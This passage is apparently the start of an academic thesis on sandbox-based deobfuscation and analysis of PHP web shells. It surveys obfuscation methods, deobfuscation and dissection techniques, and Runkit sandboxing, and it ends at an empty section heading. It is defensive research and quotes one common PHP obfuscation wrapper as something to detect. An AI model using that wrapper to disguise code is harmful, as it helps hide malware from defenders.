Towards a Sandbox for the Deobfuscation and Dissection of PHP Malware

Submitted in partial fulfilment
of the requirements of the degree of

Bachelor of Science (Honours)

of Rhodes University

Peter Mark Wrench

Grahamstown, South Africa
1st November 2013

Abstract

The creation and proliferation of PHP-based Remote Access Trojans (or web shells) used in both the compromise and post exploitation of web platforms has fuelled research into automated methods of dissecting and analysing these shells. In the past, such shells were ably detected using signature matching, a process that is currently unable to cope with the sheer volume and variety of web-based malware in circulation. Furthermore, many malware tools disguise themselves by making extensive use of obfuscation techniques designed to frustrate any efforts to dissect or reverse engineer the code. Advanced code engineering can even cause malware to behave differently if it detects that it is not running on the system for which it was originally targeted. To combat these defensive techniques, this thesis presents a sandbox-based environment that accurately mimics a vulnerable host and is capable of semi-automatic semantic dissection and syntactic deobfuscation of PHP code.

The results obtained during the course of this research demonstrate that the combination of a decoder component responsible for static code analysis and a sandbox component able to record and analyse the behaviour of a shell at runtime is an effective one. Idiomatic PHP obfuscation constructs were successfully extracted and processed to reveal hidden code, and calls to potentially exploitable functions were correctly identified and highlighted after shell execution. Other notable shell characteristics such as variable names, URLs, and email addresses were also extracted and recorded, paving the way for future work in the field of evolutionary similarity analysis.

Acknowledgements

During the course of this research, I was privileged to work with and enjoy the support of my supervisor, Professor Barry Irwin, without whose knowledge and guidance this project would never have reached completion.

I am also deeply and variously indebted to Dr Karen Bradshaw, for her thorough editing, the Department of Computer Science at Rhodes University, for the use of their excellent facilities and equipment, and my family, for their unwavering love and support.

Finally, I wish to acknowledge the financial support of Telkom, Tellabs, Stortech, Genband, Easttel, Bright Ideas 39 and THRIP through the Telkom Centre of Excellence in the Department of Computer Science at Rhodes University.

Contents

List of Figures

List of Tables

List of Listings

Chapter 1

Introduction

1.1 Problem Statement

The overwhelming popularity of PHP as a hosting platform (Tatroe, 2005, The PHP Group, 2013m) has made it the language of choice for developers of Remote Access Trojans (or web shells) and other malicious software (Sunner, 2007, Cholakov, 2008). Web shells are typically used to compromise and monetise web platforms by providing the attacker with basic remote access to the system, including file transfer, command execution, network reconnaissance and database connectivity (Kazanciyan, 2012). Once infected, compromised systems can be used to defraud users by hosting phishing sites, perform Distributed Denial of Service (DDOS) attacks, or serve as anonymous platforms for sending spam or other malfeasance (Landesman, 2007).

The proliferation of such malware has become increasingly aggressive in recent years, with some monitoring institutes registering over 70 000 new threats every day (AV Test, 2009, Kaspersky, 2011). The sheer volume of software and the rate at which it is able to spread make traditional, static signature-matching infeasible as a method of detection (Christodorescu *et al.*, 2005, Preda *et al.*, 2007). Previous research has found that automated and dynamic approaches capable of identifying malware based on its semantic behaviour in a sandbox environment fare much better against the many variations that are constantly being created (Christodorescu *et al.*, 2005, Moser *et al.*, 2007, Hyung Chan Kim, 2009, Burguera *et al.*, 2011). Furthermore, many malware tools disguise themselves by making extensive use of obfuscation techniques designed to frustrate any efforts to dissect or reverse engineer the code (Christodorescu & Jha, 2004, Li *et al.*, 2009). Advanced code engineering can even cause malware to behave differently if it detects that it is not running on the system for which it was originally targeted (Sharif *et al.*, 2008b). To combat these defensive techniques, this project intended to create a sandbox environment that accurately mimics a vulnerable host and is capable of semi-automatic semantic dissection and syntactic deobfuscation of PHP code.

1.2 Research Goals

In response to the problem detailed in Section 1.1, two primary objectives were identified. The first was the development of a sandbox-based component capable of safely executing and dissecting potentially malicious PHP code. This sandbox was designed to mimic a vulnerable host and allow the code to run as it usually would, but without negatively affecting the machine on which it is being run. The purpose of creating such a system was to analyse the behaviour of shell scripts and identify any potentially malicious actions that they might undertake. As such, it forms the dynamic component of the full shell analysis system – information about the shell's functioning is extracted at runtime. The sandbox component is able to log calls to functions that have the potential to be exploited by an attacker and make the user aware of such calls by specifying where they were made in the code.

The second major goal was the development of an auxiliary component for performing normalisation and deobfuscation of input code prior to execution in the sandbox environment. Code normalisation is the process of altering the format of a script to promote readability and understanding, while deobfuscation is the process of revealing code that has been deliberately disguised (Preda & Giacobazzi, 2005). The decoder component was designed to analyse code for syntactic structures and functions that are typically associated with code obfuscation (such as `eval()` and `preg_replace()`) and replace these with the code they were intended to disguise. In addition to this fuctionality, the decoder is capable of extracting useful information in the form of variable names, URLs and email addresses from PHP scripts.

The project was not intended to create a system capable of being deployed in a production environment, but rather as a proof of concept. As such, the focus was on proving that a dynamic, sandbox-based approach to malware analysis is a viable (and even desirable) option, especially when combined with information gained from traditional static analysis techniques.

1.3 Document Structure

This thesis begins with an overview of relevant literature in the fields of code deobfuscation and dissection in Chapter 2. It includes a short overview of PHP, its inherent security characteristics, and a description of the common structure of shells written in the language. Various approaches to obscuring code and preventing analysis are then explored, along with techniques for reversing them. The chapter also includes a brief summary and discussion of existing systems capable of dissecting PHP code.

Chapter 3 outlines the design and implementation of the system. It begins with a description of the environment in which the system was developed (including the machine architecture, operating system, web server and implementation language) before moving on to discuss the two major system components: the decoder and the sandbox. The chapter then concludes with a description of the structure and important functional units of each of these components.

The system described in Chapter 3 was subjected to tests designed to gauge its efficacy. The results of these tests, which ranged from unit tests designed to test specific functionality to more comprehensive, system-wide tests, are presented in Chapter 4.

Chapter 5 concludes the thesis and discusses areas of the project that could be extended in the future.

Chapter 2

Literature Review

2.1 Introduction

The deobfuscation and dissection of PHP-based malware is a non-trivial task with no well-defined solution. Many different techniques and approaches can be found in the literature, each with their own advantages and limitations. In an attempt to evaluate these approaches, this chapter begins in Section 2.2 by providing an overview of the PHP language itself, including its notable features, performance relative to other languages, usefulness, inherent security characteristics and most particularly its role as the language of choice for developers of Remote Access Trojans(RATs) and other malware. Section 2.3 provides a brief overview of the structure and capabilities of a typical PHP web shell. The concept of code obfuscation and the many methods of achieving it are discussed in Sections 2.4 and 2.5, before moving on to discuss techniques for reversing obfuscation and briefly exploring existing systems capable of automated code deobfuscation in Sections 2.6, 2.7 and 2.8 respectively. Sections 2.9, 2.10 and 2.11 cover code dissection, the two main approaches that are often followed in pursuit of it, and the properties and uses of sandboxes before comparing two widely-used frameworks for analysis. In closing, the chapter summary discusses the viability of PHP as an implementation language, the feasibility and ideal characteristics of an automated deobfuscation system, and finally the approach that should be followed when developing a complete system for the dissection of PHP-based malware.

2.2 PHP Overview

PHP (the recursive acronym for PHP: Hypertext Preprocessor)[1] is a general purpose scripting language that is primarily used for the development and maintenance of dynamic web pages (Argerich, 2002, The PHP Group, 2013p). First conceived in 1994 by Rasmus Lerdof (Argerich, 2002), the power and ease of use of PHP has enabled it to become the world's most popular server-side scripting language by numbers (The PHP Group, 2013n). Using PHP, it is possible to transform static web pages with predefined content into pages capable of displaying dynamic content based on a set of parameters. Although originally developed as a purely interpreted language, multiple compilers have since been developed for PHP, allowing it to function as a platform for standalone applications (Tatsubori *et al.*, 2010, The PHP Group, 2013o). Since 2001, the reference releases of PHP have been issued and managed by The PHP Group (Doyle, 2011).

2.2.1 Language Features

Much of the popularity of PHP can be attributed to its relatively shallow learning curve. Users familiar with the syntax of C++, C#, Java or Perl are able to gain an understanding of PHP with ease, as many of the basic programming constructs have been adapted from these C-style languages (Argerich, 2002, The PHP Group, 2013a). As is the case with more recent derivatives of C, users need not concern themselves with memory or pointer management, both of which are dealt with by the PHP interpreter (McLaughlin, 2012). The documentation provided by the PHP group is concise and comprehensively describes the many built-in functions that are included in the language's core distribution (The PHP Group, 2013c). The simple syntax, recognisable programming constructs and thorough documentation combine to allow even novice programmers to become reasonably proficient in a short space of time.

PHP is compatible with a vast number of platforms, including all variants of UNIX, Windows, Solaris, OpenBSD and Mac OS X (Argerich, 2002). Although most commonly used in conjunction with the Apache web server, PHP also supports a variety of other servers, such as the Common Gateway Interface, Microsoft's Internet Information Services, Netscape iPlanet and Java servlet engines (The PHP Group, 2013e). Its core libraries provide functionality for string manipulation, database and network connectivity, and file system support (Argerich, 2002, Doyle, 2011, The PHP Group, 2013o), giving PHP unparalleled flexibility in terms of deployment and operation.

[1]http://php.net/

As an open source language, PHP can be modified to suit the developer. In an effort to ensure stability and uniformity, however, reference implementations of the language are periodically released by The PHP Group (Doyle, 2011). This rapid development cycle ensures that bug fixes and additional functionality are readily available and has contributed directly to PHP's reputation as one of the most widely supported open source languages in circulation today (Argerich, 2002, Sklar, 2008). An abundance of code samples and programming resources exist on the Internet in addition to the standard documentation (The Resource Index Online Network, 2005, The PHP Group, 2013f, Zend Technologies, 2013), and many extensions have been created and published by third party developers (The PHP Group, 2013g).

2.2.2 Performance and Use

PHP is most commonly deployed as part of the LAMP (Linux, Apache, MySQL and PHP/Perl/Python) stack (Bughin *et al.*, 2008). It is a server-side scripting language in that the PHP code embedded in a page will be executed by the interpreter on the server before that page is served to the client (Doyle, 2011). This means that it is not possible for a client to know what PHP code has been executed – they are only able to see the result. The purpose of this preprocessing is to allow for the creation of dynamic pages that can be customised and served to clients on the fly (Argerich, 2002).

When implemented as an interpreted language, studies have found that PHP is noticeably slower than compiled languages such as Java and C (Wu *et al.*, 2000, Titchkosky *et al.*, 2003). However, since version 4, PHP code has been compiled into bytecode that can then be executed by the Zend Engine, dramatically increasing efficiency and allowing PHP to outperform competitors written in other languages (such as Axis2 and the Java Servlets Package) (Cecchet *et al.*, 2003, Suzumura *et al.*, 2008, Trent *et al.*, 2008). Performance can be further enhanced by deploying commonly-used PHP scripts as executable files, eliminating the need to recompile them each time they are run (Atkinson & Suraski, 2004).

At the time of writing, PHP was being used as the primary server-side scripting language by over 240 million websites, with its core module, `mod_php`, logging the most downloads of any Apache HTTP module (The PHP Group, 2013n). Of the websites that disclosed their scripting language (several chose not to for security reasons), 79.8% were running some implementation of PHP, including popular sites such as Facebook, Baidu, Wikipedia and Wordpress (Web Technology Surveys, 2013).

2.2.3 Security

A study of the United States National Vulnerability Database[2] performed in April 2013 found that approximately 30% of all reported vulnerabilities were related to PHP (Coelho, 2013). Although this figure might seem alarmingly high, it is important to note that most of these vulnerabilities are not vulnerabilities associated with the language itself, but are rather the result of poor programming practices employed by PHP developers. In 2008, for example, a mere 19 core PHP vulnerabilities were discovered, along with just four in the language's libraries (Coelho, 2013). These numbers represent a small percentage of the 2218 total vulnerabilities reported in the same year (Coelho, 2013).

Apart from a lack of knowledge and caution on the part of PHP developers, the most plausible explanation for the large number of vulnerabilities involving PHP is that the language is specifically being targeted by hackers. Because of its popularity, any exploit targeting PHP can potentially be used to compromise a multitude of other systems running the same language implementation (Coelho, 2013). PHP bugs are thus highly sought after because of the high pay-off associated with their discovery. This mentality is clearly demonstrated in the recent spate of exploits targeting open source PHP-based Content Management Systems like phpBB, PostNuke, Mambo, Drupal and Joomla, the last of which has over 30 million registered users (Miller, 2006, Open Source Matters, 2013).

2.3 Web Shells

RATs are small scripts designed to be uploaded onto production servers (Landesman, 2007). They are so named because they will often masquerade as a legitimate program or file. Once in place, these shells act as a backdoor, allowing a remote operator to control the server as if they had physical access to it (Kazanciyan, 2012). Any server that allows a client to upload files (usually via the HTTP POST method) is vulnerable to infection by malicious web shells.

In addition to basic remote administration capabilities, most web shells include a host of other features, some of which are listed below (Landesman, 2007):

- The ability to include remote files
- Access to the local filesystem
- Keystroke logging

[2]http://nvd.nist.gov/

- Registry editing
- The ability to send email
- Packet sniffing capabilities

The structure of a web shell can vary according to its intended function. Smaller, more limited shells are better at avoiding detection, and are often used to secure initial access to a system. These shells can then be used to upload a more powerful RAT when it is less likely to get noticed (Sunner, 2007).

2.4 Code Obfuscation

Code obfuscation is a program transformation intended to thwart reverse engineering attempts (Preda & Giacobazzi, 2005). The resulting program should be functionally identical to the original, but may produce additional side effects in an attempt to disguise its true nature (Borello & Me, 2008).

In their seminal work detailing the taxonomy of obfuscation transforms, Collberg *et al.* (1997) define a code obfuscator as a "potent transformation that preserves the observable behaviour of programs". The concept of "observable behaviour" is defined as behaviour that can be observed by the user, and deliberately excludes the distracting side effects mentioned above, provided that they are not discernible during normal execution. A transformation can be classified as potent if it produces code that is more complex than the original (Preda & Giacobazzi, 2005).

All methods of code obfuscation can be evaluated according to three metrics (Borello & Me, 2008):

- Potency – the extent to which the obfuscated code is able to confuse a human reader
- Resilience – the level of resistance to automated deobfuscation techniques
- Cost – the amount of overhead that is added to the program as a result of the transformation

Although primarily used by authors of legitimate software as a method of protecting technical secrets, code obfuscation is also employed by malware authors to hide their malicious code. Reverse engineering obfuscated malware can be tedious, as the obfuscation process complicates the instruction sequences, disrupts the control flow and makes the algorithms difficult to understand. Manual deobfuscation in particular is so time-consuming and error-prone that it is often not worth the effort. (Laspe, 2008)

2.5 Methods of Obfuscation

Although the number of code obfuscation methods is limited only by the creativity of the obfuscator, the common ones listed below fall neatly into the three categories of layout, data and control obfuscation (Linn & Debray, 2003). Each category boasts methods of varying potency, and a powerful obfuscator should employ methods from each category to achieve a high level of obfuscation.

2.5.1 Layout Obfuscation


Perhaps the most trivial form of obfuscation, layout obfuscation is concerned with the modification of the formatting and naming information in a program (Ertaul & Venkatesh, 2004).

2.5.1.1 Format Modification

The removal of formatting information such as line breaks and white space from source code is the most common method of obfuscation (Collberg *et al.*, 1997). It can only be performed on programs written in languages that do not depend on formatting as a structural device and is of low potency, as it removes very little semantic content and is easily processed by automated deobfuscation systems (Collberg *et al.*, 1997). This method is resilient to manual deobfuscation owing to the decrease in code readability, however, and can be performed without adding any overhead to the original program (Collberg *et al.*, 1997).

2.5.1.2 Identifier Name Modification

The transformation or scrambling of meaningful variable names into arbitrary identifiers is another common method of obfuscation (Ertaul & Venkatesh, 2004). Like format modification, it does not affect the efficiency of the resulting program (it contributes no additional overhead) and fails to confound automated deobfuscation systems (Collberg *et al.*, 1997). It is of a slightly higher potency, however, as variable names in unmodified form contain a wealth of semantic information that could be of use to a manual deobfuscator (Collberg *et al.*, 1997, Ertaul & Venkatesh, 2004).



```
int i=1;
while (i < 1000) {
  ··· A[i] ···;
  i++;
}
```

$\xrightarrow{\mathcal{T}}$

```
int i=11;
while (i<8003) {
  ··· A[(i-3)/8] ···;
  i+=8;
}
```

Figure 2.1: Variable encoding example (Collberg *et al.*, 1997)

2.5.2 Data Obfuscation

The obscuring of data structures in a program by modifying how they are stored, accessed, grouped and ordered is known as data obfuscation (Collberg *et al.*, 1997). It is considered more powerful than layout obfuscation as it obscures the semantics of a program and is able to stymie some automated deobfuscation systems (Sharif *et al.*, 2008b). Programs written using object-oriented languages in particular store much of their semantic information in the form of data structures. Data obfuscation is thus of paramount importance when attempting to obscure code written in these languages (Collberg *et al.*, 1997).

2.5.2.1 Storage and Encoding Modification

Modifying the data storage characteristics of a program changes the way data structures are stored in memory (Ertaul & Venkatesh, 2004). Typical examples of this type of obfuscation include variable splitting (parts of a single variable stored in many different locations) and the conversion of static data (such as a string) to procedural data (such as a function that produces the same string at runtime). The former makes it difficult to discern the purpose of a variable (it could be a variable fragment with no individual value) and the latter removes static data that may contain information that could be used to aid in the reverse engineering process (Linn & Debray, 2003).

Modifying the data encoding characteristics of a program changes how stored data is interpreted (Ertaul & Venkatesh, 2004). Changing the encoding of a variable, for example, can make it more complex to reverse engineer, as is demonstrated in Figure 2.1. Before the transformation, it is clear that the loop will run exactly 999 times. After the transformation, some simple arithmetic is required to arrive at the same conclusion. Although the encoding in this example is rudimentary, more complex encodings will yield variables that are more resilient to reverse engineering (Collberg *et al.*, 1997).

2.5.2.2 Data Aggregation

Modifications to the way data are grouped in a program can also serve to obscure the data structures contained therein (Ertaul & Venkatesh, 2004). Three common examples of this type of obfuscation are listed below:

- Scalar variables such as integers can be merged into a single variable provided that the single variable is sufficiently large to accommodate the scalar variables with no loss in precision. It is possible, for example, to store two 32-bit integers in one 64-bit integer, although this would then require major changes to how each variable is referenced in the rest of the program. (Collberg *et al.*, 1997)
- Structures such as arrays can be merged, split, folded or flattened to increase their complexity. These techniques all complicate access to the arrays and further remove them from the data they are intended to represent (flattening a two-dimensional array that was intended to represent a chess board, for example, will make it more difficult to extract this representation during the obfuscation process). (Linn & Debray, 2003)
- Class inheritance relationships can be complicated by splitting a single class into multiple classes or by introducing fake classes into the inheritance hierarchy. The result of these operations is a class structure in which classes no longer represent complete entities and relationships are convoluted and illogical. (Collberg *et al.*, 1997)

2.5.2.3 Data Ordering

When constructing a program, it is common practice to follow the principle of locality of reference and group data structures with the functions that are likely to modify them (Rogers & Pingali, 1989). This fact can be used by deobfuscators to identify which data structures are related to various functions, making it simpler for them to reverse engineer the code . Reordering data structures removes this advantage and increases the complexity of the deobfuscation process. Simple techniques include reordering variables (this often includes making some local variables global to thwart locality analysis), reordering object methods and their parameters, and reordering elements within an array (Linn & Debray, 2003). When data reordering is combined with data aggregation and storage, and encoding modification, it becomes very difficult for a deobfuscator to correctly restore the program's data structures (Collberg *et al.*, 1997).

2.5.3 Control Obfuscation

Perhaps the most important characteristic of a program that needs to be obscured during the obfuscation process is the control flow. Reverse engineering a program when the control flow and data structures are known is a trivial process – as previously discussed, other obfuscation methods such as layout modification are simple to overcome. As is the case with the obfuscation of data, the aggregation and ordering of control flow statements are important and can be modified to increase the program's complexity and resilience. (Collberg *et al.*, 1997)

2.5.3.1 Computation Modification

The modification of the computations involved in the determination of control flow (such as condition calculations in loops and predicate evaluation in if statements) is a powerful method of obfuscation, although it does introduce a significant amount of overhead into the resulting program (Collberg *et al.*, 1997). Computation modification can be achieved in the following ways:

- Irrelevant code (i.e., code that has no impact on the control flow) can be inserted into a program to frustrate deobfuscators and make the reverse engineering process more time-consuming, as the deobfuscator has no way of knowing whether a section of code is irrelevant until it has been processed (Ertaul & Venkatesh, 2004).
- Loop conditions can be made arbitrarily complex without affecting the number of iterations that will be performed. If the loop was intended to run eight times, for example, the condition could be i < 2 * (24 - 20) instead of i < 8. Once again, this technique is of a low potency, as it serves only to make the deobfuscation process more lengthy (Ertaul & Venkatesh, 2004).
- Dummy processes can be added to the program to distract reverse engineering attempts and code can be parallelised to complicate the control flow, making it more difficult to unravel (Collberg *et al.*, 1997). The latter technique is considered one of the more powerful methods of obfuscation, as each parallel process increases the number of possible execution paths exponentially, greatly complicating and sometimes defeating the deobfuscation process altogether (Collberg *et al.*, 1997).

2.5.3.2 Code Aggregation

Much like data aggregation, code aggregation merges dissimilar blocks of code and separates similar blocks of code. Collberg *et al.* (1997) describe the twin goals of code aggregation as follows:

1. Code that a programmer has placed in a method (because it logically belonged together) should be scattered throughout the program
2. Code that has no logical relationship should be aggregated into a single method

Further obscuring of the abstractions usually employed by programmers can be achieved through the use of inline and outline methods (Linn & Debray, 2003). Instead of abstracting commonly used code into a separate method, an obfuscator will include this code (as an inline method) wherever it is needed, effectively removing a semantically rich procedural abstraction that could be leveraged by a deobfuscator (Linn & Debray, 2003). Outline methods, by contrast, abstract a section of code that is not commonly used into a separate method, granting it an undeserved status as a procedural abstraction and potentially misleading any reverse engineering attempts (Collberg *et al.*, 1997).

2.5.3.3 Code Ordering

When writing code, programmers tend to organise expressions and statements in a logical manner that makes the program easy to read and understand (Ertaul & Venkatesh, 2004). Since the goal of obfuscation is to discourage understanding, it follows that the ordering of code should be as random as possible. This is trivial for structures such as methods in classes, but in some cases the ordering of statements cannot be entirely randomised because of the dependencies that exist between them (a variable declaration cannot be placed below an expression that includes that variable, for example). In these cases, a dependency analysis of the two statements must be performed before any form of code reordering is attempted (Ertaul & Venkatesh, 2004). Although reordering is not a powerful method of obfuscation when used in isolation, its effectiveness increases when combined with code aggregation and computation modification (Ertaul & Venkatesh, 2004).

2.6 Code Obfuscation and PHP

As a procedural language with object-oriented features, PHP can be obfuscated using all of the methods detailed above (The PHP Group, 2013p). In addition to this, the language contains several functions that directly support the protection/hiding of code and which are often combined to form the following obfuscation idiom (Wysopal *et al.*, 2010):

eval(gzinflate(base64_decode(str_rot13($str))))

To begin with, the string containing the malicious code is encrypted using the rot13 algorithm. It is then encoded in base64 (using `base64_encode()`) before being compressed (`using gz_deflate()`). At runtime, the process is reversed. The resulting code is executed through the use of the `eval()` function (Wysopal *et al.*, 2010, The PHP Group, 2013c).

Although seemingly complex, code obfuscated in this manner can easily be neutralised and analysed for potential backdoors (see Section 2.3). Replacing the `eval()` function with an echo command will display the code instead of executing it, allowing the user to determine whether it is safe to run. This process can be automated using PHP's built-in function overriding mechanisms (Welling & Thomson, 2003), which are examined in more detail in Section 2.10.2.2.

2.7 Deobfuscation Techniques

The obfuscation methods described in the previous sections are all designed to prevent code from being reverse engineered. Given enough time and resources, however, a determined deobfuscator will always be able to restore the code to its original state. This is because perfect obfuscation is provably impossible, as is demonstrated by Barak *et al.* (2001) in their seminal paper "On the (Im)possibility of Obfuscating Programs". Collberg *et al.* (1997) concur, postulating that every method of code obfuscation simply "embeds a bogus program within a real program" and that an obfuscated program essentially consists of "a real program which performs a useful task and a bogus program that computes useless information". Bearing this in mind, it is useful to review the techniques that are widely employed by existing deobfuscation systems.

2.7.1 Pattern Matching

Sophisticated deobfuscation systems are able to construct databases of previously detected bogus code segments (Linn & Debray, 2003). They can then compare fragments of an obfuscated piece of code with the patterns stored in the database and remove these fragments from the program before applying the other techniques described below (Linn

& Debray, 2003). The resultant decrease in the size of the program greatly increases the efficiency of the deobfuscator – the larger the database, the greater the increase in efficiency (Linn & Debray, 2003).

2.7.2 Program Slicing

Deobfuscators that employ program slicing techniques are able to split an obfuscated program into manageable units called slices that it can then evaluate both individually and in relation to other slices (Collberg *et al.*, 1997). In this way, the system can avoid bogus code entirely and group similar code blocks together, reversing the efforts of the obfuscator and making the code more readable (Collberg *et al.*, 1997). Advanced slicing systems are able to create chains of slices leading up to a target slice that represent the code blocks that were executed up to that point, even if said blocks are scattered throughout the program (Collberg *et al.*, 1997).

2.7.3 Statistical Analysis

Like pattern matching, statistical analysis aims to remove unimportant code, but it is able to do so without knowledge of previously discovered bogus segments (Collberg *et al.*, 1997). Instead, the deobfuscator will repeatedly test an expression in an obfuscated program and record the results (Sharif *et al.*, 2008a). If the expression always returns the same value, it is likely to belong to the meaningless part of the obfuscated code and can safely be replaced with the value itself or removed from the program altogether (Collberg *et al.*, 1997).

2.7.4 Partial Evaluation

A partial evaluator is a system capable of splitting a source program into a static segment and a dynamic segment (Collberg *et al.*, 1997). The static segment consists of all the code that can be identified and computed by the evaluator prior to runtime (Collberg *et al.*, 1997). This code can be considered unimportant in the sense that it produces no useful result and therefore corresponds to the spurious code blocks often introduced by code obfuscators. Once the static segment has been removed, the remaining dynamic segment represents the original program (Collberg *et al.*, 1997).

2.8 Existing Deobfuscation Systems

Several automatic tools exist online that are capable of deobfuscating PHP code (Sucuri Labs, 2012, Ballast Security, 2012). The source code for these tools is not available, however, and their features are not well documented or even disclosed, making them poor subjects to study. Instead, a brief summary of two generic deobfuscation systems is presented below, with a view to identifying features to replicate and pitfalls to avoid.

2.8.1 LOCO

LOCO is a interactive graphical environment in which a user can experiment and observe the effects of both obfuscation and deobfuscation transformations (Madou *et al.*, 2006).

2.8.1.1 Features

Based on a visualisation tool called Lancet and an obfuscation infrastructure called Diablo, LOCO is able to expose the control flow of a program and show the effects of any obfuscating or deobfuscating actions on it. Users can choose either to execute and evaluate existing obfuscation/deobfuscation transformations or to develop and test transformations of their own. The environment's visualisation feature is particularly helpful when it comes to identifying flaws in deobfuscation transformations, as the user can step through the program and identify the effects of the transformation at any point in the code. It also facilitates the manual deobfuscation of programs by allowing users to modify the source code and observe how each modification affects the flow of control. (Madou *et al.*, 2006)

2.8.1.2 Limitations

Although LOCO includes powerful transformation testing and visualisation features, it is more a tool for developing deobfuscation systems than a system in itself. It lacks the ability to store and reuse code transformations, and its built-in deobfuscation algorithms are designed to be extensible rather than comprehensive (Madou *et al.*, 2006). LOCO also functions at the assembler level, which gives it more flexibility but means that its algorithms cannot be adapted for use in deobfuscation systems that function at a higher level (Madou *et al.*, 2006).

2.8.2 PHP Deobfuscation using the `evalhook` Module

In a study attempting to analyse exploitation behaviour on the web, Canali and Balzarotti (2013) found it necessary to develop and implement an automated deobfuscator of PHP code.

2.8.2.1 Features

The system implemented by Canali and Balzarotti makes use of the `evalhook` PHP extension, which attaches itself to all calls to dynamic code evaluation functions such as `eval()`. This means that any malicious code hidden in an `eval()` construct can be monitored in realtime. The system achieves a success rate of 24%, which is remarkable since it relies solely on one very specific deobfuscation technique. It is also fully automatic, requiring no human intervention during the deobfuscation process. (Canali & Balzarotti, 2013)

2.8.2.2 Limitations

As an auxiliary system to the main project, the deobfuscator lacks several of the deobfuscation techniques discussed in Section 2.7. As a result of this, it is unable to correctly deobfuscate scripts encoded with proprietary tools such as Zend Optimiser or ionCube PHP Encoder (Canali & Balzarotti, 2013). The incorporation of other techniques could increase the robustness of the system, as well as its success rate (Canali & Balzarotti, 2013).

2.9 Code Dissection

The process of analysing the behaviour of a computer program by examining its source code is known as code dissection or semantic analysis (Binkley, 2007). The main goal of the dissection process is to extract the primary features of the source program, and, in the case of malicious software, to neutralise and report on any undesirable actions (Willems *et al.*, 2007). Sophisticated anti-malware programs go beyond traditional signature matching techniques, employing advanced methods of detection such as sandboxing and behaviour analysis (Wagener *et al.*, 2008).

2.10 Dissection Techniques

All code dissection techniques can be classified as being either static or dynamic in nature (Binkley, 2007).

2.10.1 Static Approaches

Static analysis approaches attempt to examine code without running it (Christodorescu *et al.*, 2007). Because of this, these approaches have the benefit of being immune to any potentially malicious side effects. The lack of runtime information such as variable values and execution traces does limit the scope of static approaches, but they are still useful for exposing the structure of code and comparing it to previously analysed samples (Zaremski & Wing, 1995).

2.10.1.1 Signature Matching

A software signature is a characteristic byte sequence that can be used to uniquely identify a piece of code (Zaremski & Wing, 1995). Anti-malware solutions make use of static signatures to detect malicious programs by comparing the signature of an unknown program to a large database containing the signatures of all known malware – if the signatures match, the unknown program is flagged as suspicious. This kind of detection can easily be overcome by making trivial changes to the source code of a piece of malware, thereby modifying its signature (Zaremski & Wing, 1993).

2.10.1.2 Pattern Matching

Pattern matching is a generalised form of signature matching in which patterns and heuristics are used in place of signatures to analyse pieces of code (Zaremski & Wing, 1995). This allows pattern matching systems to recognise and flag code that contains patterns that have been found in previously analysed malware samples, which, although an improvement on signature matching, is still insufficient to identify newly developed malware (Zaremski & Wing, 1995). Patterns that are too general will lead to false positives (benign code that is incorrectly classified as malicious), whereas patterns that are too specific will suffer from the same restrictions faced by signature matching (Zaremski & Wing, 1995).

2.10.2 Dynamic Approaches

Dynamic approaches to analysis extract information about a program's functioning by monitoring it during execution (Christodorescu *et al.*, 2007). These approaches examine how a program behaves and are best confined to a virtual environment such as a sandbox so as to minimise the exposure of the host system to infection (Christodorescu *et al.*, 2007).

2.10.2.1 API Hooking

Application programming interface (API) hooking is a technique used to intercept function calls between an application and an operating system's different APIs (Sun *et al.*, 2006). In the context of code dissection, API hooking is usually carried out to monitor the behaviour of a potentially malicious program (Berdajs & Bosnic, 2010). This is achieved by altering the code at the start of the function that the program has requested access to before it actually accesses it and redirecting the request to the user's own injected code (Berdajs & Bosnic, 2010). The request can then be examined to determine the exact behaviour exhibited by the program before it is directed back to the original function code (Sun *et al.*, 2006).

The precision and volume of code required for correct API hooking mean that behaviour monitoring systems that make use of the technique are complex and time consuming to implement (Berdajs & Bosnic, 2010). They are also virtually undetectable and thoroughly customisable (only functions relevant to behaviour analysis need be hooked) (Berdajs & Bosnic, 2010).

2.10.2.2 Sandboxes and Function Overriding

A sandbox is a restricted programming environment that is used to separate running programs (Goldberg *et al.*, 1996). Malicious code can safely be run in a sandbox without affecting the host system, making it an ideal platform for the observation of malware behaviour (Gong *et al.*, 1997).

PHP's Runkit extension contains the Runkit Sandbox class, which is capable of executing PHP code in a sandbox environment (The PHP Group, 2013k). This class creates its own execution thread upon instantiation, defines a new scope and constructs a new program stack, effectively isolating any code that is run within it from other active processes (The PHP Group, 2013k). Other options are also provided to further restrict the sandbox environment (The PHP Group, 2013k):

- The `safe_mode_include_dir` option can be used to specify a single directory from which modules can be included in the sandbox.
- The `open_basedir` option can be used to specify a single directory that can be accessed from within the sandbox.
- The `allow_url_fopen` option can be set to false to prevent code in the sandbox from accessing content on the Internet.
- The `disable_functions` and `disable_classes` options can be used to disable any functions and classes from being used inside the sandbox.

Of particular interest to a developer of a code dissection system is the `runkit.internal` configuration directive that can be used to enable the ability to modify, remove or rename functions within the sandbox (The PHP Group, 2013l). This can facilitate the dissection of PHP code by providing the functionality to replace functions associated with code obfuscation (such as `eval()`) with benign functions that merely report an attempt to execute a string of PHP code (The PHP Group, 2013l). Network activity could be monitored in much the same way – calls to `url_fopen()` could be replaced by an echo statement that prints out the URL that was requested by the code.

2.11 Existing Code Dissection Systems

Two slightly different code dissection systems are presented below: the first uses dynamic analysis and execution tracing and the second uses dynamic analysis and API hooking (Sharif *et al.*, 2008a, Sunbelt Software, 2013).

2.11.1 Eureka

Designed by Sharif et al. in 2008, Eureka is a framework that aims to enable dynamic malware analysis (Sharif *et al.*, 2008a, The PHP Group, 2013c).

2.11.1.1 Features

Eureka is able to analyse malware by employing statistical analysis and execution tracing techniques (Sharif *et al.*, 2008a). These techniques allow the system to identify API calls (without resorting to traditional dynamic analysis approaches such as a sandbox) and even group these calls according to their functionality (Sharif *et al.*, 2008a). Execution tracing is performed by logging all system calls made by a process bearing the malware's program ID and statistical analysis is performed on the program's memory space to determine when it terminates and if it terminates correctly (Sharif *et al.*, 2008a).

2.11.1.2 Limitations

